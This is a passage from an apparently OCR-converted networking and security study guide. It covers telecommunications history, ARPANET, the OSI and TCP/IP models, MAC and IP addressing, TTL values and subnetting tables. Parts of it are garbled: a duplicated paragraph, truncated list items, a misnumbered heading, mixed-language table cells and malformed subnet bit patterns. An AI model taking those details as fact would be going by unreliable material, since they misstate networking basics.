inventories. Use tools such as Tripwire (open source for Linux based systems, or Enterprise for Windows based systems),Cimtrak or splunk to identify unauthorized change in programs, and validate the integrity of those that are authorized. Monitor executions.

39. Consider implementing specialized tools that can keep an audit of software running on a machine. This can be used to identify users violating policy or malware not detected by antivirus monitoring.

12. Telecommunications

The transmission of information over distances through electronic or electrical devices. It is an integral part of modern life and plays a vital role in communicating and accessing information. The telecommunications industry has undergone significant changes and developments over the past few decades, and it continues to evolve and adapt to meet the changing needs of society.

One important aspect of telecommunications is cyber-security, which protects internet-connected systems, including devices, networks, and data, from attacks, theft, and damage. Cyber-security is a critical concern in telecommunications, as transmitting sensitive information over networks makes them vulnerable to cyber threats.

The transmission of information over distances through electronic or electrical devices has become an integral part of modern life. It plays a vital role in communicating and accessing data, which is why the telecommunications industry has undergone significant changes and developments over the past few decades to keep up with society's needs. Cyber-security is one crucial aspect that must be considered when using these forms of communication; it protects internet-connected systems from attacks, theft, and damage.

12.1. History Lesson

Telecommunications refers to transmitting information over distances through electronic or electrical devices. The complexity of telecommunications can be traced back to the early 19th century when the first experimental electric telegraphs were developed.

The telegraph, which used electrical signals to transmit messages along a wire, was a major technological advancement that revolutionized communication. It allowed people to send messages over long distances almost instantly and played a crucial role in developing the modern telecommunications industry.

In the late 19th and early 20th centuries, the telephone became widespread, allowing people to communicate by voice over long distances. The first telephone exchange,

which connected multiple telephone lines to a central location, was established in 1878. The widespread adoption of the telephone led to the development of telephone networks, which eventually became the foundation of the modern telecommunications industry.

In the 20th century, the telecommunications industry continued to evolve and expand with the development of new technologies such as radio, television, and satellite communications. These technologies allowed for the transmission of information over even greater distances, and they played a crucial role in developing the modern global communications network.

Today, telecommunications is an integral part of modern life and plays a vital role in communicating and accessing information. The history of telecommunications is long and fascinating, and it continues to evolve and shape how we live and work.

Source:
Telecommunications - Wikipedia

Video:
History of Telecommunication over 1865 to 2015 | 150 Historical Video | Life Today History


12.2. The first internet

ARPANET is a research project funded by the United States Department of Defense's Advanced Research Projects Agency (ARPA). The project was initiated in the late 1960s to create a decentralized network that could continue operating even if parts of the network were damaged or destroyed.

The first internet was based on packet switching, a method of transmitting data in which the data is divided into small packets transmitted separately and then reassembled at their destination. This allowed the network to be more efficient and resilient, as packets could be routed around damaged or congested areas of the network.

initially composed of four computers located at universities in California, Utah, and Massachusetts. These computers are connected by leased telephone lines to transmit the data packets. In 1971, the first internet message was sent from one computer to another, marking the beginning of the modern internet as we know it today.

Over the next few years, the ARPANET continued to grow and expand, with more and more computers being added to the network. In the 1980s, the internet began to open up to commercial use, and by the 1990s, it had become a vital part of modern life for many people worldwide.




Source:
[RFC-101]

Video
[A Brief History of the Internet - First Website, First Meme..]

12.3. How does the Internet work?

The Local Area Network (LAN) is a network of devices connected within a limited geographical area. These networks can be used to connect computers, printers, and other devices for them to share information or resources. A LAN is typically managed by an administrator who sets up the security protocols and ensures that all users only have access to the resources they need. The most common type of LANs today are Ethernet-based networks which use cables or wireless connections between nodes on the web.

On the other hand, a Wide Area Network (WAN) is much larger than a local area network because it connects multiple locations across vast distances using dedicated leased lines such as fiber optics cables or satellite links. WANs allow data transmission over long distances without having physical wires connecting each node; instead, this connection relies on routers that send packets from one location to another via various pathways depending upon traffic conditions at any given time. This means that even if there's an outage at one point along its route, your data will still get through, thanks to alternate routes being available for transmission purposes.




Source:
[History of the Internet - Wikipedia]

Video:
[How does the INTERNET work? | ICT #2]

12.4. The local Area network

This network is where our journey begins. Usually, the packets start at an endpoint or a switch. Using the OSI model, we can better understand all layers of what is happening. Let us have an in-depth look at how it works. Let us explore the OSI model before we look at the devices on our Local area network



Source:
[Private network - Wikipedia]

Local area network - Wikipedia

Video:
LAN, WAN, SUBNET - EXPLAINED

12.4.1. Network Types

The use of varied network architectures can benefit the security architect as they strive to create the appropriate balance for remote user connectivity, federation with one or more partner or vendor entities, as well as secure internal access to resources. The three main architectures traditionally identified are:

- Private Networks
- Public Networks
- Hybrid Networks


12.4.2. Open Systems Interconnection model

The OSI model is a conceptual framework that describes how different communication protocols and technologies work together to transmit data. It consists of seven layers, each with a specific function, ranging from the physical layer that deals with physical connections to the application layer that handles user interactions.

1. Physical layer
   1.1. This layer deals with the network's physical components, such as cables and connectors. It is responsible for transmitting raw data in bits over the physical connection between devices.
2. Data link layer
   2.1. This layer is responsible for establishing and maintaining a link between two devices on the network. It performs error checking and recovery and ensures that data is transmitted in an orderly and reliable manner.
3. Network layer
   3.1. The network layer is responsible for routing data from one device to another across the network. It determines the best path for data to take based on factors such as network congestion and the availability of resources.
4. Transport layer
   4.1. This layer is responsible for providing reliable end-to-end communication between devices on the network. It performs error checking and recovery, and ensures that data is delivered in the correct order.
5. Session layer
   5.1. The session layer is responsible for establishing, maintaining, and terminating communication sessions between devices on the network. It is also responsible for coordinating the exchange of data between the devices.
6. Presentation layer

6.1. The presentation layer is responsible for translating data into a format that the devices on the network can understand. It may also perform encryption and compression functions to protect the transmitted data.

7. Application layer
   7.1. The application layer is the highest layer of the OSI model and is responsible for supporting the communication needs of specific applications. It provides a means for applications to access the network and exchange data with other devices.



Video:
[OSI and TCP IP Models - Best Explanation]

12.4.3. Difference between the OSI model and the TCP/IP model
The OSI model and the TCP/IP model are frameworks for understanding communication between different devices on a network. However, the two models have some key differences:


1. Number of layers
   1. The OSI model has seven layers, while the TCP/IP model has only four.
   2. The OSI and TCP/IP models have different names
   3. The OSI model's physical layer
   4. The OSI model data link layer
2. Scope
   2.1. The OSI model is a more general model that is intended to apply to any type of network

2.2. CP/IP model is specifically designed for the Internet and is the protocol suite used to implement the Internet.

3. Implementation
   3.1. The OSI model is a conceptual model that provides a framework for understanding how communication occurs on a network, but it is not an actual protocol.
   3.2. The TCP/IP model, on the other hand, is a set of actual protocols that are used to implement the Internet.


Overall, the OSI and TCP/IP models are useful tools for understanding how communication occurs on a network, but they have some important differences. The OSI model provides a more general framework for understanding how communication works, while the TCP/IP model is an actual implementation of a network protocol suite.

Source:
[RFC 1180: TCP/IP tutorial]
[rfc1122.txt]
[RFC 793: Transmission Control Protocol DARPA Internet Program Protocol Specification]
[RFC 1214: OSI internet management: Management Information Base - The RFC Archive]




12.4.4. Mac Address

In hexadecimal, a 48-bit address. There are six pairs of characters, each punctuated by a colon or hyphen. Using this address, we can say, “This traffic is for this device, or this traffic is for this device,” or prove that a particular device originated traffic. Is because the device is aware of its presence on that port. Switches are better for our networks. Switches allow us to deliver traffic based on port numbers or Mac addresses, but basically, they learn the Mac address.



11.4.4. Source:
[RFC 3422: Forwarding Media Access Control (MAC) Frames over Multiple Access Protocol over Synchronous Optical Network/Synchronous Digital Hierarchy (MAPOS)]


12.4.5. Internet Protocol (IPv4)
is a set of rules that govern how devices on a network communicate with each other. It is responsible for routing data packets between devices on a network and is the primary way that devices connected to the internet communicate with each other. IP addresses are unique numerical labels assigned to each device connected to a network and are used to identify and locate devices to send and receive data.



Source:
[APNIC guidelines for IPv4 allocation and assignment requests]
[RFC 791: Internet Protocol]

12.4.6. Internet Protocol version 6 (IPv6)
The latest version of the Internet Protocol (IP), IPv6, is essential for transmitting data over the internet. It was developed in the late 1990s as a replacement for IPv4, which had become limited due to its 32-bit address space that could only accommodate up to 4.3 billion unique addresses. In contrast, IPv6 uses a 128-bit address space which allows for a virtually unlimited number of unique addresses and provides more scalability than its predecessor, given today's ever-growing need for internet access and usage.

In addition to providing more available IP addresses, there are several other benefits associated with using this new protocol, such as improved security measures via IPSec support; increased routing efficiency; better multicast capabilities; simplified network configuration through auto-configuration feature; end-to-end encryption, All making it easier and safer when transferring data over networks or between different systems on the web. As such, it has become increasingly important that businesses upgrade their infrastructure from earlier versions of IP protocols to take advantage of these features offered by IPv6 while ensuring they remain secure against any potential threats online.



Source:
[Internet Protocol, Version 6 (IPv6) Specification RFC 8200]
[Internet Protocol, Version 6 (IPv6) Specification RFC 2460]

12.4.6.1. Time to Live (TTL)

In networking, TTL prevents data packets from moving across the network indefinitely. In applications, TTL manages data caching and boosts performance. TTL is also used in other contexts, such as content delivery network caching and domain name system (DNS) caching.

Source:
[Time to live - Wikipedia]

OS/Device	Version	Protocol	TTL
Cisco Nexus		ICMP	255
juniper		ICMP	64
Linux	4.4.0	ICMP	64
Windows	98	ICMP	32
Windows	98, 98 SE	ICMP	128
Windows	10 Family	ICMP	128

12.4.7. Subnetting

Is dividing a larger network into smaller, more manageable sub networks or subnets. This is done for various reasons, including improving network performance, better-controlling network traffic, and creating more secure network segments. Subnetting involves using a subnet mask, a binary code that tells a device which portion of an IP address represents the network portion and which portion represents the host portion. By dividing a network into smaller subnets, it becomes easier to manage and

troubleshoot network issues and improve network security.

Network ID	Address range	Bit breakdown	Subnet mask	Hosts
10.0.0.0 /8	10.0.0.0-10.255.255.255	nnnnnnnn.hhhhhhhh.hhhhhhhh.hhhhhhhh	255.0.0.0	2^{24} = 16,777,216
10.0.0.0 /9	10.0.0.0-10.127.255.255	nnnnnnnn.shhhhhhhh.hhhhhhhh.hhhhhhhh	255.128.0.0	2^{23} = 8,388,608
10.0.0.0 /10	10.0.0.0-10.63.255.255	nnnnnnnn.sshhhhhhh.hhhhhhhh.hhhhhhhh	255.192.0.0	2^{22} = 4,194,304
...	...	...	...	...
10.0.0.0 /22	10.0.0.0-10.0.3.255	nnnnnnnn.sssssssss.ssssshh.hhhhhhhh	255.255.252.0	2^{10} = 1,024
10.0.0.0 /23	10.0.0.0-10.0.1.255	nnnnnnnn.sssssssss.sssssssh.hhhhhhhh	255.255.254.0	2^{9} = 512
10.0.0.0 /24	10.0.0.0-10.0.0.255	nnnnnnnn.sssssssss.ssssssss.hhhhhhhh	255.255.255.0	2^{8} = 256
10.0.0.0 /25	10.0.0.0-10.0.0.127	nnnnnnnn.sssssssss.ssssssss.shhhhhhh	255.255.255.128	2^{7} = 128
...	...	...	...	...
10.0.0.0 /30	10.0.0.0-10.0.0.3	nnnnnnnn.sssssssss.ssssssss.ssssshh	255.255.255.252	2^{2} = 4
10.0.0.0 /31	10.0.0.0-10.0.0.1	nnnnnnnn.sssssssss.ssssssss.sssssssh	255.255.255.254	2^{1} = 2

Source:
[Subnet Mask Cheat Sheet](https://ipcisco.com/subnetting-cheat-sheet/)
https://ipcisco.com/subnetting-cheat-sheet/
https://subnet.ninja/ip-address-space/
[RFC 950: Internet Standard Subnetting Procedure]

12.4.8. The different IP spaces
Another thing to remember is that their special address spaces are assigned to different groups: “RFC 1918 Address Allocation for Private Internets describes the use of ‘private address space’ for the operation of private IP networks. IANA has reserved the following three blocks of IPv4 address space for private networks:

10.0.0.0 – 10.255.255.255 (10/8)
172.16.0.0 – 172.31.255.255 (172.16/12)
192.168.0.0 – 192.168.255.255 (192.168/16)

Using private addresses helps to meet the conservation goal and provides more flexibility for the user when addressing the network. For this reason, users should always be informed that private addresses might be viable.

The use of private address space is strongly recommended for organizations that have no requirement for Internet connectivity. Organizations that intend to use private addresses may do so without requesting APNIC or their NIR.”

Another thing to remember is that unique address spaces are assigned to different groups:

Class	*IP address range (1st Octet)*	*Network Mask*	*Prefix*	*Number of Networks*	*Number of Hosts*
A	1. - 127.	255.0.0.0	/8	125	16,777,214
B	128. - 191.	255.255.0.0	/16	16,382	65,534
C	192. - 223.	255.255.255.0	/24	2,097,150	254
D	224. - 239.	Multicast addresses			
E	240. - 254.	Restricted/Experimental			


IP addresses from the first three classes (A, B, and C) can be used for host addresses. The other two classes are used for other purposes: class D for multicast and class E for experimental purposes. IP address ranges for particular purposes are

0.0.0.0/8 – addresses used to communicate with the local network
127.0.0.0/8 – loopback addresses
169.254.0.0/16 – link-local addresses (APIPA)

12.4.9. Subnet masking
A subnet mask is a binary code used in conjunction with an IP address to identify which portion of the address represents the network portion and which portion represents the host portion. It is used in subnetting, which divides a more extensive network into smaller, more manageable sub networks or subnets.

Source:
RFC 950: Internet Standard Subnetting Procedure

12.4.10. IPv4 subnet mask
For example, if an IP address is 192.168.1.100 and the subnet mask is 255.255.255.0, the first three octets (192.168.1.0) represent the network portion of the address, and the fourth octet represents the host portion. The subnet mask specifies which portion of the address is used to identify the network and which portion is used to identify the host. By dividing a network into smaller subnets, it becomes easier to manage and troubleshoot network issues and improve network security.




12.4.11. IPv6 prefix length

An IPv6 subnet is a portion of a more extensive network that has been divided into smaller, more manageable sub networks or subnets. Subnetting is a common practice in networking that is used to improve network performance, better control network traffic, and create more secure network segments.


In IPv6, subnetting is performed by dividing the 128-bit address space into smaller blocks of addresses called subnets. Each subnet is identified by a unique prefix, which consists of the first bits of the address and is used to identify the network portion of the address. The remaining bits of the address are used to identify the host portion of the address, which is used to identify individual devices within the subnet.

For example, if an IPv6 subnet has a prefix of **2001:0db8:0000:0000:0000:0000:0000:0000/64**, this means that the first 64 bits of the address represent the network portion of the address, and the remaining **64 bits** represent the host portion of the address. This subnet would support up to **2^64 (18,446,744,073,709,551,616) unique hosts**. IPv6 subnets are an important tool for organizing and managing large networks and are widely used in enterprise and service provider networks.



Source:
[IPv6 Prefix Length Recommendation for Forwarding RFC 7608]

12.4.12. TCP/IP




12.4.13. IPV6 vs IPV4

	IPv4	IPv6
Amount Bits	32 BITS (4 Bytes)	128 bits (16 bytes)
IP-addressing	Static or DHCP	Static,DHCPv6 of au configure (SLAAC)
IP to MAC	Broadcast ARP messages voor MAC naar IP	Multicast Neighbor Solicitation
Different Messages	Broadcast,Unicast,Multica st	Unicast,Multicast, An
Example IP address	8.8.8.8	2001:4860:4860:0000:00 00:0000:8888
Notation	Decimal (0 t/m 9)	Hexadecimal (0 t/m 9 F
Header	Complex and Big	Simpler and Expanda

12.4.14. UDP, or User Datagram Protocol
